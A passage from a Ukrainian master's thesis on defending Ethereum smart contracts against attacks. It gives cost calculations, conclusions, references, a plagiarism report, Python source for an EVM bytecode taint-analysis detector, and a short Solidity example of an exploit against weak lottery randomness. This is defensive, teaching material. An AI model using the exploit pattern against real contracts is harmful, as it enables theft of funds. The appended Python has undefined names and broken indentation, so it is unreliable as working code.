$I_в$ = (40180,9+ 3870,86) · 70 / 100% = 30836,23 грн.

4.2.12 Накладні (загальновиробничі) витрати

До статті «Накладні (загальновиробничі) витрати» належать: витрати, пов'язані з управлінням організацією; витрати на винахідництво та раціоналізацію; витрати на підготовку (перепідготовку) та навчання кадрів; витрати, пов'язані з набором робочої сили; витрати на оплату послуг банків; витрати, пов'язані з освоєнням виробництва продукції; витрати на науково-технічну інформацію та рекламу та ін.

Витрати за статтею «Накладні (загальновиробничі) витрати» розраховуємо як 100…150% від суми основної заробітної плати дослідників та робітників за формулою:

$$В_{нзв} = (З_о + З_р) \cdot \frac{Н_{нзв}}{100\%}, \quad (4.15)$$

де $Н_{нзв}$ – норма нарахування за статтею «Накладні (загальновиробничі) витрати», приймемо $Н_{нзв}$ = 100%.

$В_{нзв}$ = (47464,29 + 4517,25) · 100 / 100% = 44051,76 грн.

Витрати на проведення науково-дослідної роботи на тему "Методи захисту від атак на смарт-контракти в блокчейні Ethereum"розраховуємо як суму всіх попередніх статей витрат за формулою:

$$В_{заг} = З_о + З_р + З_{дод} + З_н + М + К_в + В_{спец} + В_{прг} + А_{обл} + В_е + В_{св} + В_{сп} + І_в + В_{нзв} \quad (4.16)$$

$В_{заг}$= 17400+760,03+5286,21+10854,35+2164,8+4216,3+93225+0+1492,92+304,8+ 8810,35+30836,23+44051,76= 219 402,75 грн.

Загальні витрати *ЗВ* на завершення науково-дослідної (науково-технічної) роботи та оформлення її результатів розраховується за формулою:

$$ЗВ = \frac{B_{заг}}{\eta}, \quad (4.17)$$

де η - коефіцієнт, який характеризує етап (стадію) виконання науково-дослідної роботи, приймемо η=0,95.

ЗВ = 219 402,75 / 0,95 = 230 950,26 грн.

4.3 Оцінювання важливості та наукової значимості науково-дослідної роботи

Оцінювання та доведення ефективності виконання науково-дослідної роботи фундаментального чи пошукового характеру є достатньо складним процесом і часто базується на експертних оцінках, тому має вірогідний характер.

Для обґрунтування доцільності виконання науково-дослідної роботи на тему “Методи захисту від атак на смарт-контракти в блокчейні Ethereum” використовується спеціальний комплексний показник, що враховує важливість, результативність роботи, можливість впровадження її результатів у виробництво, величину витрат на роботу.

Комплексний показник K_P рівня науково-дослідної роботи може бути розрахований за формулою:

$$K_P = \frac{I^n \cdot T_C \cdot R}{B \cdot t}, \quad (4.18)$$

де I – коефіцієнт важливості роботи. Приймемо $I = 4$;

n – коефіцієнт використання результатів роботи; $n = 0$, коли результати роботи не будуть використовуватись; $n = 1$, коли результати роботи будуть

використовуватись частково; $n=2$, коли результати роботи будуть використовуватись в дослідно-конструкторських розробках; $n=3$, коли результати можуть використовуватись навіть без проведення дослідно-конструкторських розробок. Приймемо *n*=2;

T_C – коефіцієнт складності роботи. Приймемо $T_C=3$;

R – коефіцієнт результативності роботи; якщо результати роботи плануються вище відомих, то $R=4$; якщо результати роботи відповідають відомому рівню, то $R=3$; якщо нижче відомих результатів, то $R=1$. Приймемо $R=3$;

B – вартість науково-дослідної роботи, тис. грн. Приймемо *B = 230 950,26* грн;

t – час проведення дослідження. Приймемо *t* = 0,08 років, (1 міс.).

Визначення показників *I, n, T_C, R, B, t* здійснюється експертним шляхом або на основі нормативів [22].

$$K_P=\frac{I^n\cdot T_C\cdot R}{B\cdot t}=$$ $4^2\cdot 3\cdot 3 / 230{,}95\cdot 0{,}08=7{,}79$

Якщо $K_P>1$, то науково-дослідну роботу на тему “Методи захисту від атак на смарт-контракти в блокчейні Ethereum” можна вважати ефективною з високим науковим, технічним і економічним рівнем.

Витрати на проведення науково-дослідної роботи на тему “Методи захисту від атак на смарт-контракти в блокчейні Ethereum” складають 230 950,26 грн. Відповідно до проведеного аналізу та розрахунків рівень науково-економічного ефекту проведеної науково-дослідної роботи на тему “Методи захисту від атак на смарт-контракти в блокчейні Ethereum” є середній, а дослідження актуальними, рівень доцільності виконання науково-дослідної роботи $K_P>1$, що свідчить про потенційну ефективність з високим науковим, технічним і економічним рівнем.

ВИСНОВКИ

У рамках даної магістерської роботи було проведено глибокий аналіз, розробку та тестування програмного засобу для захисту смарт-контрактів в екосистемі Ethereum, а також теоретичне і економічне обґрунтування його ефективності та доцільності.

Проаналізовано ключові аспекти технології блокчейну, особливості Ethereum та EVM (Ethereum Virtual Machine), а також смарт-контракти. Значна увага була приділена вивченню підходів до генерації псевдовипадкових чисел в блокчейні Ethereum і виявленню вразливостей цього процесу. Окремо було розглянуто класифікацію і аналіз потенційних атак, що відіграють ключову роль у забезпеченні безпеки смарт-контрактів.

Розроблено метод захисту смарт-контрактів, який включає розробку архітектури програмного застосунку для автоматичної ідентифікації загроз в контрактах для подальшого ручного усунення таких вразливостей. Цей метод передбачає використання алгоритмів для підвищення безпеки смарт-контрактів від різноманітних атак.

У процесі реалізації програмного засобу було використано сучасні технології та інструменти програмування. Розроблено та детально описано ключові компоненти програми, такі як code_disassembler.py, engine.py, instruction.py, instruction_instance.py, main.py, evm_opcodes_list.py, structures.py, monitor.py. Кожен з цих компонентів відіграв важливу роль у забезпеченні функціональності та надійності програмного засобу.

Тестування програмного засобу показало його високу ефективність та коректність роботи. Всі запропоновані функції були виконані успішно, а рівень безпеки смарт-контрактів значно підвищено.

Відповідно до проведеного аналізу та розрахунків, рівень наукового ефекту проведеної науково-дослідної роботи становить 57,3 бали (середній рівень), а

витрати 230 950,26 грн, що свідчить про потенційну ефективність роботи з високим науковим, технічним і економічним рівнем.

Таким чином, дане дослідження демонструє важливість комплексного підходу до захисту смарт-контрактів, поєднуючи технічний аналіз з економічним обґрунтуванням, що є ключовим для розвитку безпечних і надійних блокчейн-технологій.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Nakamoto, S. Bitcoin: A Peer-to-Peer Electronic Cash System URL: https://bitcoin.org/bitcoin.pdf (Дата звернення: 08.09.2023).
2. Casey, M. J. “Central Banks Explore Blockchains: Why Digital Dollars, Pounds or Yuan Could Be a Reality,” The Wall Street Jo URL: https://www.wsj.com/articles/BL-MBB-39907 (Дата звернення: 09.09.2023).
3. Solidity Documentation. Solidity Language Documentation Version 0.8.23 URL: https://docs.soliditylang.org/en/v0.8.23/ (Дата звернення: 10.09.2023).
4. Szabo, N. “Formalizing and securing relationships on public networks,” First Monday, 1997 URL: https://firstmonday.org/ojs/index.php/fm/article/view/548/469 (Дата звернення: 11.09.2023).
5. Chainlink. “Smart Contracts” URL: https://chain.link/education/smart-contracts (Дата звернення: 12.09.2023).
6. Antonopoulos, A. M., Wood, G. Mastering Ethereum: Building Smart Contracts and Dapps. - 2018.
7. Szabo, N. Smart Contracts URL: https://www.fon.hum.uva.nl/rob/Courses/InformationInSpeech/CDROM/Literature/LOTwinterschool2006/szabo.best.vwh.net/smart.contracts.html (Дата звернення: 13.09.2023).
8. Idelberger, F., Governatori, G., Riveret, R., Sartor, G. “Evaluation of Logic-Based Smart Contracts for Blockchain Systems,” In International Symposium on Rules and Rule Markup Languages for the Semantic Web (RuleML), Springer, 2016 URL: https://www.researchgate.net/publication/303679677_Evaluation_of_Logic-Based_Smart_Contracts_for_Blockchain_Systems (Дата звернення: 14.09.2023).

9. Koulu, R. “Blockchains and Online Dispute Resolution: Smart Contracts as an Alternative to Enforcement,” 2016.
10. Bhat, A. “Ethereum World State,” LinkedIn URL: https://www.linkedin.com/pulse/ethereum-world-state-asif-bhat (Дата звернення: 15.09.2023).
11. Grech, N., Kong, M., Jurisevic, A., Brent, L., Scholz, B., Smaragdakis, Y. “MadMax: Surviving Out-of-Gas Conditions in Ethereum Smart Contracts,” Proceedings of the ACM on Programming Languages, vol. 2, no. OOPSLA, pp. 1–27, 2018.
12. Aon Cyber Solutions. “Breaking Randomness in the Ethereum Universe - Part 1” URL: https://www.aon.com/cyber-solutions/aon_cyber_labs/breaking-randomness-in-the-ethereum-universe-part-1/ (Дата звернення: 16.09.2023).
13. Wood, G. et al. “Ethereum: A Secure Decentralised Generalised Transaction Ledger,” Ethereum Project Yellow Paper, 2014 URL: https://ethereum.github.io/yellowpaper/paper.pdf (Дата звернення: 17.09.2023).
14. Jiang, B., Liu, Y., Chan, W. K. “ContractFuzzer: Fuzzing Smart Contracts for Vulnerability Detection,” In 2018 33rd IEEE/ACM International Conference on Automated Software Engineering (ASE). IEEE, 2018 URL: https://arxiv.org/pdf/1807.03932.pdf (Дата звернення: 18.09.2023).
15. He, D., Deng, Z., Zhang, Y., Chan, S., Cheng, Y., Guizani, N. “Smart Contract Vulnerability Analysis and Security Audit,” IEEE Network, vol. 34, no. 5, pp. 276–282, 2020.
16. Alchemy. “How to Use CREATE2 for Deriving Contract Addresses,” 2022 URL: https://docs.alchemy.com/lang-zh/docs/create2-an-alternative-to-deriving-contract-addresses (Дата звернення: 19.09.2023).
17. Web3.js. “Web3.js Ethereum JavaScript API” URL: https://web3js.readthedocs.io/en/v1.10.0/ (Дата звернення: 20.09.2023).

18. Zhou, Y., Kumar, D., Bakshi, S., Mason, J., Miller, A., Bailey, M. “Erays: Reverse Engineering Ethereum’s Opaque Smart Contracts,” In 27th USENIX Security Symposium (USENIX Security 18), 2018, pp. 1371–1385.
19. Grech, N., Brent, L., Scholz, B., Smaragdakis, Y. “Gigahorse: Thorough, Declarative Decompilation of Smart Contracts,” In 2019 IEEE/ACM 41st International Conference on Software Engineering (ICSE). IEEE, 2019, pp. 1176–1186.
20. Ethereum. “Oracles” URL: https://ethereum.org/en/developers/docs/oracles/ (Дата звернення: 21.09.2023).
21. Provable. “The Provable Blockchain Oracle for Modern DApps,” 2021 URL: https://provable.xyz/ (Дата звернення: 22.09.2023).
22. REKT. “Harvest Finance,” 2020 URL: https://rekt.news/harvest-finance-rekt/ (Дата звернення: 23.09.2023).
23. ConsenSys. “Oracle Manipulation - Ethereum Smart Contract Best Practices,” 2020 URL: https://consensys.github.io/smart-contract-best-practices/attacks/oracle-manipulation/ (Дата звернення: 24.09.2023).
24. Wang, B., Liu, H., Liu, C., Yang, Z., Ren, Q., Zheng, H., Lei, H. “Blockeye: Hunting for DeFi Attacks on Blockchain,” In 2021 IEEE/ACM 43rd International Conference on Software Engineering: Companion Proceedings (ICSE-Companion). IEEE, 2021, pp. 17–20.
25. Wang, S.-H., Wu, C.-C., Liang, Y.-C., Hsieh, L.-H., Hsiao, H.-C. “ProMutator: Detecting Vulnerable Price Oracles in DeFi by Mutated Transactions,” In 2021 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW). IEEE, 2021, pp. 380–385.
26. Micali, S., Rabin, M., Vadhan, S. “Verifiable Random Functions,” In 40th Annual Symposium on Foundations of Computer Science (cat. No. 99CB37039). IEEE, 1999, pp. 120–130.
27. Breidenbach, L., Cachin, C., Chan, B., Coventry, A., Ellis, S., Juels, A., Koushanfar, F., Miller, A., Magauran, B., Moroz, D. et al. “Chainlink 2.0: Next

Steps in the Evolution of Decentralized Oracle Networks," Chainlink Labs, 2021.

28. Zhang, H., Merino, L.-H., Estrada-Galinanes, V., Ford, B. "F3B: A Low-Latency Commit-and-Reveal Architecture to Mitigate Blockchain Front-Running," arXiv preprint arXiv:2205.08529, 2022 URL: https://arxiv.org/abs/2205.08529 (Дата звернення: 25.09.2023).
29. Wesolowski, B. "Efficient Verifiable Delay Functions," In Annual International Conference on the Theory and Applications of Cryptographic Techniques. Springer, 2019, pp. 379–407.
30. PancakeSwap. "Lottery Contract - Smart Contracts Documentation" URL: https://docs.pancakeswap.finance/developers/smart-contracts/lottery-v2/lottery-contract (Дата звернення: 26.09.2023).
31. Dice2Win. "Dice2Win is a Provably Fair Bets Backed by Simple Open-Sourced Contract," 2022 URL: https://www.dapp.com/app/dice2win (Дата звернення: 27.09.2023).
32. CryptoKitties. "CryptoKitties," 2022 URL: https://www.cryptokitties.co/ (Дата звернення: 28.09.2023).
33. PancakeSwap Lottery v1. BscScan. Smart Contract Code URL: https://bscscan.com/address/0xc608bdefc0abd2063145a879acb63c89afb357aa#code (Дата звернення: 29.09.2023).
34. SECBIT. "A Comprehensive Solution to Bugs in FOMO3D-Like Games," 2021 URL: https://hackernoon.com/a-comprehensive-solution-to-bugs-in-fomo3d-like-games-ab3b054f3cc5 (Дата звернення: 30.09.2023).
35. The CyberWire. "Taint Analysis," URL: https://thecyberwire.com/glossary/taint-analysis (Дата звернення: 18.11.2023).
36. GitHub. Slither URL: https://github.com/crytic/slither (Дата звернення: 29.11.2023).

37. GitHub. Mythril URL: https://github.com/Consensys/mythril (Дата звернення: 29.11.2023).
38. Козловський В. О., Лесько О. Й., Кавецький В. В. Методичні вказівки до виконання економічної частини магістерських кваліфікаційних робіт. Вінниця : ВНТУ, 2021. - 42 с.

ДОДАТКИ

Додаток А

ПРОТОКОЛ ПЕРЕВІРКИ МАГІСТЕРСЬКОЇ КВАЛІФІКАЦІЙНОЇ РОБОТИ НА НАЯВНІСТЬ ТЕКСТОВИХ ЗАПОЗИЧЕНЬ

Назва роботи: Метод захисту від атак смарт-контрактів на блокчейні Ethereum
Автор роботи: Фесенко Максим Едуардович
Тип роботи: магістерська кваліфікаційна робота

Підрозділ кафедра захисту інформації ФІТКІ
(кафедра, факультет)

Показники звіту подібності Unicheck

Оригінальність – 98,86 %. Схожість – 1,14 %.

Аналіз звіту подібності (відмітити потрібне):

√ 1. Запозичення, виявлені у роботі, оформлені коректно і не містять ознак плагіату.

☐ 2. Виявлені у роботі запозичення не мають ознак плагіату, але їх надмірна кількість викликає сумніви щодо цінності роботи і відсутності самостійності її виконання автором. Роботу направити на розгляд експертної комісії кафедри.

☐ 3. Виявлені у роботі запозичення є недобросовісними і мають ознаки плагіату та/або в ній містяться навмисні спотворення тексту, що вказують на спроби приховування недобросовісних запозичень.

Особа, відповідальна за перевірку _____ (підпис) Валентина КАПЛУН

Ознайомлені з повним звітом подібності, який був згенерований системою Unicheck щодо роботи.

Автор роботи _____ (підпис) Максим ФЕСЕНКО

Керівник роботи _____ (підпис) Віталій ЛУКІЧОВ

Додаток Б
Код програмного застосунку

code_disassembler.py

```
import evm_opcodes_list
import instruction


class ByteCodeDisassembler:
    def __init__(self, byte_code: bytes):
        self.byte_code = byte_code
        self.instructions: dict[int, instruction.Instruction] = {}
        self.instructions_list: list[instruction.Instruction] = []
        self.jumpd: set[int] | None = None
        self.wrong_jumpd: set[int] | None = None
        self.evm_opcodes_list: set[int] = set()

    def disassemble(self):
        delta, pc, byte_code = 0, 0, self.byte_code
        end = len(byte_code)
        dead = False

        while delta < end:
            evm_opcode = byte_code[delta]

            if evm_opcode == evm_opcodes_list.JUMPDEST:
                dead = False

            if evm_opcode in evm_opcodes_list.evm_opcodes_list:
                pushdata_size = evm_opcodes_list.evm_opcodes_list[opcode][1]
            else:
                pushdata_size = 0

            pushdata = self.get_pushdata(delta + 1, pushdata_size, end)

            inst = instruction.Instruction(delta, pc, evm_opcode, pushdata)
            self.add_instruction(inst, dead=dead)

            if instruct.is_halt_or_unconditional_jump_op():
                dead = True

            delta += 1 + pushdata_size
            pc += 1

        if not dead:
            # append STOP instruction
            inst = instruction.Instruction(delta, pc, evm_opcodes_list.STOP, None)
            self.add_instruction(inst, dead=dead)

        self.jumpd = {
            delta
            for delta, inst in self.instructions.items()
            if instruct.evm_opcode == evm_opcodes_list.JUMPDEST
        }
        self.wrong_jumpd = {0, 2, 7} - self.jumpd

    def add_instruction(self, inst: instruction.Instruction, dead: bool):
        self.instructions[instruct.delta] = inst
```

```
        self.instructions_list.append(inst)
        if not dead:
            self.evm_opcodes_list.add(instruct.evm_opcode)

    def at(self, pc=None, delta=None) -> instruction.Instruction:
        if pc is not None:
            return self.instructions_list[pc]
        else:
            return self.instructions[delta]

    def get_pushdata(self, delta: int, pushdata_size, end):
        if not pushdata_size:
            return None
        data_end = delta + pushdata_size
        if data_end <= end:
            data_bytes = self.byte_code[delta:data_end]
        else:
            # append 0s
            data_bytes = self.byte_code[delta:end] + bytes(data_end - end)
        pushdata = int.from_bytes(data_bytes, "big")
        return pushdata
```

engine.py

```
from __future__ import annotations
import logging

import code_disassembler
import monitor
import evm_opcodes_list
from structures import PathItem, StoItem

from typing import TYPE_CHECKING

if TYPE_CHECKING:
    from instruction_instance import Instance_Instruction


class Engine:
    def __init__(self, byte_code: bytes):
        self.byte_code = byte_code
        self.conditions = []
        self.call_values = []
        self.to_addresses = []
        self.todo_keys = []
        self.disasm = code_disassembler.ByteCodeDisassembler(self.byte_code)
        self.step: int = 0

    def run(self) -> bool:
        self.disasm.disassemble()
        if not (
            evm_opcodes_list.special_opcode_evm & self.disasm.evm_opcodes_list
        ) and (
            not (evm_opcodes_list.time_opcode_evm & self.disasm.evm_opcodes_list)
            or not (evm_opcodes_list.mod_opcode_evm & self.disasm.evm_opcodes_list)
        ):
            return False
        if evm_opcodes_list.CALL not in self.disasm.evm_opcodes_list:
            return False
        logging.info("== first step ==")
```

```
        self.step = 1
        self.monitor = monitor.Monitor(self.byte_code, self.disasm, step=self.step)
        self.dfs(start_delta=0, depth=0, step=self.step)
        for attr_name in ("conditions", "to_addresses", "call_values", "todo_keys"):
            attr = getattr(self, attr_name)
            logging.info("%s %s", len(attr), attr_name)
        if (
            not self.conditions
            and not self.call_values
            and not self.to_addresses
            and self.todo_keys
        ):
            logging.info("== second step ==")
            self.step = 2
            self.monitor = monitor.Monitor(
                self.byte_code, self.disasm, step=self.step, todo_keys=self.todo_keys
            )
            self.dfs(start_delta=0, depth=0, step=self.step)
            for attr_name in ("conditions", "to_addresses", "call_values"):
                attr = getattr(self, attr_name)
                logging.info("%s %s", len(attr), attr_name)

        return bool(self.conditions or self.call_values or self.to_addresses)

    def taint_sink(self, step: int, inst_instance: Instance_Instruction):
        inst = inst_instance.inst

        if (
            instruct.evm_opcode == evm_opcodes_list.CALL
            and inst_instance.operands[monitor.EVM_STACK][1].value not in range(1, 10)
            and inst_instance.operands[monitor.EVM_STACK][2].value != 0
        ):
            to_address = inst_instance.operands[monitor.EVM_STACK][1].get_origin()
            if to_address.taint_instance & {
                evm_opcodes_list.CALLER,
                evm_opcodes_list.ORIGIN,
                evm_opcodes_list.CALLDATALOAD,
                evm_opcodes_list.CALLDATACOPY,
            }:
                for item in self.monitor.state.path[:-1]:
                    condition = item.condition
                    if condition is not None and condition.use_special_inst():
                        item = (f"step{step}", condition, inst_instance)
                        self.conditions.append(item)
                call_value = inst_instance.operands[monitor.EVM_STACK][2]
                if call_value.use_special_inst():
                    self.call_values.append((f"step{step}", inst_instance))

            if to_address.use_special_inst():
                item = (f"step{step}", inst_instance)
                self.to_addresses.append(item)
        elif step == 1 and instruct.evm_opcode == evm_opcodes_list.SSTORE:
            key = inst_instance.operands[monitor.EVM_STACK][0].get_origin()

            flag = False
            if inst_instance.use_special_inst():
                flag = True
            for item in self.monitor.state.path[:-1]:
                condition = item.condition
                if condition is not None and condition.use_special_inst():
```

```
                inst_instance.taint_inst.update(condition.taint_instance)
                flag = True
        if flag:
            key_poly = key.get_polynomial()
            for item in reversed(self.todo_keys):
                if item.key.get_polynomial().eq(key_poly, silence=True):
                    break
            else:
                self.todo_keys.append(StoItem(key=key, inst_instance=inst_instance))

def dfs(self, start_delta, depth, step, is_jumpi_true_branch=None):
    if depth > 800:
        logging.warning(
            f"call stack too deep, start_delta={start_delta}, depth={depth}"
        )
        return

    if not self.monitor.img_upd(start_delta):
        logging.debug(f"img same, start_delta={start_delta:05x}")
        return

    self.monitor.state.path.append(
        PathItem(start_delta, None, is_jumpi_true_branch)
    )

    pc = self.disasm.at(delta=start_delta).pc
    while True:
        inst = self.disasm.at(pc=pc)
        if instruct.evm_opcode not in evm_opcodes_list.evm_opcodes_list:
            logging.warning(f"Unknown evm_opcode: {instruct.evm_opcode:#02x}")
            break
        pc += 1

        inst_instance = self.monitor.update(inst)
        if inst_instance is None:
            break

        self.taint_sink(step, inst_instance)

        if instruct.evm_opcode == evm_opcodes_list.JUMP:
            target_delta = inst_instance.operands[monitor.EVM_STACK][0].value
            if target_delta not in self.disasm.wrong_jumpd:
                if target_delta in self.disasm.jumpd:
                    self.dfs(target_delta, depth + 1, step)
                else:
                    if target_delta is not None:
                        logging.warning(f"Bad jumpdest: {target_delta:#02x}")
                    else:
                        logging.warning("Bad jumpdest: None")

            break
        elif instruct.evm_opcode == evm_opcodes_list.JUMPI:
            target_delta = inst_instance.operands[monitor.EVM_STACK][0].value
            condition = inst_instance.operands[monitor.EVM_STACK][1].get_origin()
            self.monitor.state.path[-1].condition = condition
            if target_delta not in self.disasm.wrong_jumpd:
                if target_delta in self.disasm.jumpd:
                    state_cpy = self.monitor.state.copy()
                    self.dfs(target_delta, depth + 1, step, True)
                    self.monitor.state = state_cpy
```

```
                    del state_cpy
                else:
                    if target_delta is not None:
                        logging.warning(f"Bad jumpdest: {target_delta:#02x}")
                    else:
                        logging.warning("Bad jumpdest: None")
                next_delta = self.disasm.at(pc=pc).delta
                assert next_delta == instruct.delta + 1
                self.dfs(next_delta, depth + 1, step, False)
                break
            elif instruct.is_halt_op():
                break

            # pc already added, this is next instruction
            if self.disasm.at(pc=pc).evm_opcode == evm_opcodes_list.JUMPDEST:
                next_delta = self.disasm.at(pc=pc).delta
                assert next_delta == instruct.delta + 1 + (instruct.get_push_arg() or 0)
                self.dfs(next_delta, depth + 1, step)
                break
```

instruction.py

```
import evm_opcodes_list


class Instruction:
    def __init__(self, delta, pc, evm_opcode, pushdata=None):
        self.delta = delta
        self.pc = pc
        assert isinstance(opcode, int)
        self.evm_opcode = evm_opcode
        self.pushdata = pushdata

    def is_halt_op(self):
        return (
            self.evm_opcode not in evm_opcodes_list.evm_opcodes_list
            or self.evm_opcode in evm_opcodes_list.halt_opcode_evm
        )

    def is_push_op(self):
        return self.evm_opcode in evm_opcodes_list.push_opcode_evm

    def is_dup_op(self):
        return self.evm_opcode in evm_opcodes_list.dup_opcode_evm

    def is_swap_op(self):
        return self.evm_opcode in evm_opcodes_list.swap_opcode_evm

    def is_halt_or_unconditional_jump_op(self):
        return self.is_halt_op() or self.evm_opcode == evm_opcodes_list.JUMP

    def is_arithmetic_op(self):
        return self.evm_opcode in evm_opcodes_list.arithmetic_opcode_evm

    def is_memory_read_op(self):
        return self.evm_opcode in evm_opcodes_list.memory_read_opcode_evm

    def is_memory_write_op(self):
        return self.evm_opcode in evm_opcodes_list.memory_write_opcode_evm
```

```
    def is_memory_access_op(self):
        return self.evm_opcode in evm_opcodes_list.memory_access_opcode_evm

    def is_memory_rw_op(self):
        return self.evm_opcode in evm_opcodes_list.memory_rw_opcode_evm

    def is_call_op(self):
        return self.evm_opcode in evm_opcodes_list.call_opcode_evm

    def is_commutative_op(self):
        return self.evm_opcode in evm_opcodes_list.commutative_opcode_evm

    def is_taint_op(self):
        return self.evm_opcode in evm_opcodes_list.taint_opcode_evm

    def n_pops(self):
        if self.evm_opcode in evm_opcodes_list.evm_opcodes_list:
            return evm_opcodes_list.evm_opcodes_list[self.evm_opcode][2]
        else:
            return 0

    def n_pushes(self):
        if self.evm_opcode in evm_opcodes_list.evm_opcodes_list:
            return evm_opcodes_list.evm_opcodes_list[self.evm_opcode][3]
        else:
            return 0

    def get_push_arg(self):
        if self.evm_opcode in evm_opcodes_list.push_op:
            return evm_opcodes_list.push_op[self.evm_opcode]
        else:
            return None

    def get_dup_arg(self):
        if self.evm_opcode in evm_opcodes_list.dup_op:
            return evm_opcodes_list.dup_op[self.evm_opcode]
        else:
            return None

    def get_swap_arg(self):
        if self.evm_opcode in evm_opcodes_list.swap_op:
            return evm_opcodes_list.swap_op[self.evm_opcode]
        else:
            return None

    def get_op_tuple(self, isRead):
        if isRead:
            return evm_opcodes_list.memory_read_op[self.evm_opcode]
        else:
            return evm_opcodes_list.memory_write_op[self.evm_opcode]

    def get_memory_start_idx(self, isRead):
        return self.get_op_tuple(isRead)[0]

    def get_memory_len_idx(self, isRead):
        return self.get_op_tuple(isRead)[1]

    @property
    def name(self):
        if self.evm_opcode in evm_opcodes_list.evm_opcodes_list:
```

```
            return evm_opcodes_list.evm_opcodes_list[self.evm_opcode][0]
        elif self.evm_opcode == 0x100:
            return "VALUE"
        elif self.evm_opcode == 0x101:
            return "UNKNOWN"
        elif self.evm_opcode == 0x102:
            return "POSITION"
        else:
            return "GARBAGE %#02x" % self.evm_opcode

    def __eq__(self, _) -> bool:
        raise NotImplementedError

    def __hash__(self) -> int:
        raise NotImplementedError

    def __str__(self):
        if self.pushdata is not None:
            return " ".join(["%05x" % self.delta, self.name, hex(self.pushdata)])
        else:
            return " ".join(["%05x" % self.delta, self.name])

    to_json = __str__

    def __repr__(self):
        return self.__str__()

    @classmethod
    def get_special_value(cls):
        try:
            return cls.special_value
        except AttributeError:
            cls.special_value = Instruction(
                0xFFFFE, 0xFFFFE, evm_opcodes_list.SPECIAL_VALUE
            )
            return cls.special_value
```


Додаток В

ІЛЮСТРАТИВНА ЧАСТИНА


Метод захисту від атак смарт-контрактів на блокчейні Ethereum

(Назва магістерської кваліфікаційної роботи)

Життєвий цикл смарт-контракту



Спрощений приклад, що демонструє атаку маніпуляції вхідними даними транзакції



```
contract LotteryGame {
    uint256 private secretNumber;

    function playLottery(uint256 guess) external payable {
        uint256 randomNumber = uint256(keccak256(abi.encodePacked(block.timestamp, msg.sender, secretNumber))) % 10;
        if (randomNumber == guess && msg.value == 1 ether) {
            payable(msg.sender).transfer(5 ether);
        }
    }
}

contract LotteryExploit {
    function executeAttack(LotteryGame targetLottery, uint256 secretNumber) external {
        uint256 randomNumber = uint256(keccak256(abi.encodePacked(block.timestamp, address(this), secretNumber))) % 10;
        targetLottery.playLottery{value: 1 ether}(randomNumber);
    }
}
```

